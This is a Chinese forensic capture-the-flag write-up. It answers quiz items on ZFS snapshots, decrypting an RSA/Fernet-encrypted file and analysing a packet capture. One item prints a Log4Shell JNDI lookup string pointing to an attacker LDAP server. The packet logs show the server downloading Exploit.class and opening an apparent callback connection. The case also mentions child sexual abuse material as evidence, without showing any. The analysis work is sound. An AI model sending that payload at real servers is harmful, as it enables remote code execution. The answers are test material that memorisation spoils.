


这个点击下就是出来儿童色情的搜索界面，所以就实锤了。

15.[填空题]该基本镜像存储池 (pool) 有一个快照 (Snapshot)，快照的名称是什么? (不要输入符号，以大写英文及阿拉伯数字回答，如 media/mediapool@abc123，需回答MEDIAMEDIAPOOLABC123) (1分)

答案：MEDIA0MEDIASTORAGEVERSION1


zfs list -t snapshot直接查看：



16.[填空题] 就上述所找到的基本镜像存储池快照 (Snapshot)，它储存了多少个档案? (以阿拉伯数字回答) (1分)

答案：24

可以创建一个新的快照并和旧的快照进行对比




也可以用`zfs rollback media0/mediastorage@version1`回滚快照，发现有24个文件。

17.[单选题] 王景浩的USB记忆棒里有一个 'Data' 文件夹 (Folder)，它存有哪一种类型的密钥文件? (1分)

A. pem
B. cer
C. crt
D. key
E. 以上皆非

答案：A

这个文件夹里面有一个Notes目录，其中Keygen.png给出了密钥生成的逻辑，明确说明了类型为PEM，估计Data下的P1-P4就是对应的密钥了：



18.[多选题] 承上题，'Data' 文件夹里有一个被加密了的档案，它是被哪一种加密方法加密? (2分)

A. Symmetric

B. PGP


C. Twofish

D. RSA

E. Triple DES

答案：AD

依然是Notes目录下有加密逻辑代码，涉及到AD两个选项的算法：



19.[单选题] 尝试将档案解密，该档案属于哪一个类型 (File type)? (2分)

A. exe

B. ods

C. rtf

D. sql

E. 以上皆非

答案：D

根据Notes下的解密脚本写代码：

```
from cryptography.fernet import Fernet
import rsa


with open('P1','rb') as h:
    K = rsa.PrivateKey.load_pkcs1(h.read())

with open('minecraft.exe','rb') as ef:
    encrypt_key = ef.read(128)
    encrypt_word = ef.read()

decrypted_key = rsa.decrypt(encrypt_key, K)
cipher = Fernet(decrypted_key)
decrypted_word = cipher.decrypt(encrypt_word)
```

```
with open('decrypt','wb') as f:
    f.write(decrypted_word)
```

解密后文件的内容为：



20.[多选题] 承上题，找出以下哪一个名字出现在该档案里? (3分)

A. Armand To

B. Adam Smasher

C. Beverly Kot

D. Huma Chan

E. 以上皆非

答案：AC

在sql文件里一个一个名字搜过去就可以了。

21.[单选题] 分析IP地址61.238.217.108向AGC服务器10.0.66.184发送的第一个 'GET' 指令，它请求的统一资源定位系统 (Uniform Resource Locator - URL) 是什么? (1分)

A. http://155.137.195.111:8080


B. http://www.w3.org/2003/05/soap-envelope

C. http://61.238.217.108:8000

D. 以上皆非

答案：A

在流量包中使用`ip.src_host == "61.238.217.108"`搜索对应源ip，然后追踪第一个GET请求的HTTP流量：



22.[单选题] IP地址61.238.217.108曾经向AGC服务器10.0.66.184发送 'POST' 指令，它在 'HTML Form' 项目的 'uname' 栏所输入的字符串是什么? (1分)

A. root


B. ${jndi:ldap://61.238.217.108:1389/a}

C. application/x-www-form-urlencoded

D. password

答案：B

和上一题一样过滤一下流量，然后找到POST那条，追踪HTTP流即可：



23.[单选题] AGC服务器10.0.66.184收到IP地址61.238.217.108的 'POST' 指令后，它执行了哪些行动? (2分)

A. 使用端口46858连接IP地址61.238.217.108的LDAP服务器的指定端口


B. 于IP地址61.238.217.108下载了Exploit.class

C. 使用端口49264连接IP地址61.238.217.108发送同步要求


D. 以上皆是

答案：D


取消过滤，查看POST之后的流量包行为：



No.	Time	Source	Destination	Protocol	Length	Info
93	107.530196	61.238.217.108	10.0.66.184	TCP	66	48054 → 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3377862196 TSecr=115740426
94	107.530196	61.238.217.108	10.0.66.184	HTTP	680	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
95	107.530247	10.0.66.184	61.238.217.108	TCP	66	8080 → 48054 [ACK] Seq=1 Ack=615 Win=64640 Len=0 TSval=115740486 TSecr=3377862196
96	107.531767	10.0.66.184	61.238.217.108	TCP	74	46858 → 1389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=115740487 TSecr=0 WS=12
97	107.545445	61.238.217.108	10.0.66.184	TCP	74	1389 → 46858 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3377862261 T
98	107.545462	10.0.66.184	61.238.217.108	TCP	66	46858 → 1389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=115740501 TSecr=3377862261
99	107.545936	10.0.66.184	61.238.217.108	TCP	80	46858 → 1389 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=14 TSval=115740502 TSecr=3377862261
100	107.553733	61.238.217.108	10.0.66.184	TCP	66	1389 → 46858 [ACK] Seq=1 Ack=15 Win=65152 Len=0 TSval=3377862271 TSecr=115740502
101	107.592375	61.238.217.108	10.0.66.184	TCP	80	1389 → 46858 [PSH, ACK] Seq=1 Ack=15 Win=65152 Len=14 TSval=3377862309 TSecr=115740502
102	107.592383	10.0.66.184	61.238.217.108	TCP	66	46858 → 1389 [ACK] Seq=15 Ack=15 Win=64256 Len=0 TSval=115740548 TSecr=3377862309
103	107.592873	10.0.66.184	61.238.217.108	TCP	135	46858 → 1389 [PSH, ACK] Seq=15 Ack=15 Win=64256 Len=69 TSval=115740548 TSecr=3377862309
104	107.614189	61.238.217.108	10.0.66.184	TCP	66	1389 → 46858 [ACK] Seq=15 Ack=84 Win=65152 Len=0 TSval=3377862321 TSecr=115740548
105	107.629134	61.238.217.108	10.0.66.184	TCP	216	1389 → 46858 [PSH, ACK] Seq=15 Ack=84 Win=65152 Len=150 TSval=3377862342 TSecr=115740548
106	107.629440	61.238.217.108	10.0.66.184	TCP	80	1389 → 46858 [PSH, ACK] Seq=165 Ack=84 Win=65152 Len=14 TSval=3377862342 TSecr=115740548



No.	Time	Source	Destination	Protocol	Length	Info
104	107.614189	61.238.217.108	10.0.66.184	TCP	66	1389 → 46858 [ACK] Seq=15 Ack=84 Win=65152 Len=0 TSval=3377862321 TSecr=115740548
105	107.629134	61.238.217.108	10.0.66.184	TCP	216	1389 → 46858 [PSH, ACK] Seq=15 Ack=84 Win=65152 Len=150 TSval=3377862342 TSecr=115740548
106	107.629440	61.238.217.108	10.0.66.184	TCP	80	1389 → 46858 [PSH, ACK] Seq=165 Ack=84 Win=65152 Len=14 TSval=3377862342 TSecr=115740548
107	107.629475	10.0.66.184	61.238.217.108	TCP	66	46858 → 1389 [ACK] Seq=84 Ack=179 Win=64128 Len=0 TSval=115740585 TSecr=3377862342
108	107.631054	10.0.66.184	61.238.217.108	TCP	74	54410 → 8000 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=115740587 TSecr=0 WS=12
109	107.642770	61.238.217.108	10.0.66.184	TCP	74	8000 → 54410 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3377862357 T
110	107.642792	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=115740598 TSecr=3377862357
111	107.643008	10.0.66.184	61.238.217.108	HTTP	281	GET /Exploit.class HTTP/1.1
112	107.654991	61.238.217.108	10.0.66.184	TCP	66	8000 → 54410 [ACK] Seq=1 Ack=216 Win=65024 Len=0 TSval=3377862372 TSecr=115740599
113	107.659224	61.238.217.108	10.0.66.184	TCP	263	8000 → 54410 [PSH, ACK] Seq=1 Ack=216 Win=65024 Len=197 TSval=3377862375 TSecr=115740599
114	107.659233	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [ACK] Seq=216 Ack=198 Win=64128 Len=0 TSval=115740615 TSecr=3377862375
115	107.667305	61.238.217.108	10.0.66.184	HTTP	1429	HTTP/1.0 200 OK (application/java-vm)
116	107.667317	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [ACK] Seq=216 Ack=1562 Win=64128 Len=0 TSval=115740623 TSecr=3377862376
117	107.667447	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [FIN, ACK] Seq=216 Ack=1562 Win=64128 Len=0 TSval=115740623 TSecr=3377862376
118	107.668794	10.0.66.184	61.238.217.108	TCP	74	49264 → 9001 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=115740624 TSecr=0 WS=12




No.	Time	Source	Destination	Protocol	Length	Info
113	107.659224	61.238.217.108	10.0.66.184	TCP	263	8000 → 54410 [PSH, ACK] Seq=1 Ack=216 Win=65024 Len=197 TSval=3377862375 TSecr=115740599
114	107.659233	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [ACK] Seq=216 Ack=198 Win=64128 Len=0 TSval=115740615 TSecr=3377862375
115	107.667305	61.238.217.108	10.0.66.184	HTTP	1429	HTTP/1.0 200 OK (application/java-vm)
116	107.667317	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [ACK] Seq=216 Ack=1562 Win=64128 Len=0 TSval=115740623 TSecr=3377862376
117	107.667447	10.0.66.184	61.238.217.108	TCP	66	54410 → 8000 [FIN, ACK] Seq=216 Ack=1562 Win=64128 Len=0 TSval=115740623 TSecr=3377862376
118	107.668794	10.0.66.184	61.238.217.108	TCP	74	49264 → 9001 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=115740624 TSecr=0 WS=12
119	107.678164	61.238.217.108	10.0.66.184	TCP	66	8000 → 54410 [ACK] Seq=1562 Ack=217 Win=65024 Len=0 TSval=3377862395 TSecr=115740623
120	107.678660	61.238.217.108	10.0.66.184	TCP	74	9001 → 49264 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=3377862395 T
121	107.678690	10.0.66.184	61.238.217.108	TCP	66	49264 → 9001 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=115740634 TSecr=3377862395
122	112.074560	10.0.66.194	10.0.66.184	TCP	60	[TCP Keep-Alive] 3315 → 8080 [ACK] Seq=1 Ack=1 Win=4106 Len=1
123	112.074594	10.0.66.184	10.0.66.194	TCP	66	[TCP Keep-Alive ACK] 8080 → 3315 [ACK] Seq=1 Ack=2 Win=501 Len=0 SLE=1 SRE=2
124	117.568241	61.238.217.108	10.0.66.184	TCP	66	[TCP Keep-Alive] 48054 → 8080 [ACK] Seq=614 Ack=1 Win=64256 Len=0 TSval=3377872263 TSecr=
125	117.568295	10.0.66.184	61.238.217.108	TCP	66	[TCP Keep-Alive ACK] 8080 → 48054 [ACK] Seq=1 Ack=615 Win=64640 Len=0 TSval=115750524 TSe
126	118.052730	61.238.217.108	10.0.66.184	TCP	65	9001 → 49264 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=3 TSval=3377872753 TSecr=115740634
127	118.052761	10.0.66.184	61.238.217.108	TCP	66	49264 → 9001 [ACK] Seq=1 Ack=4 Win=64256 Len=0 TSval=115751008 TSecr=3377872753

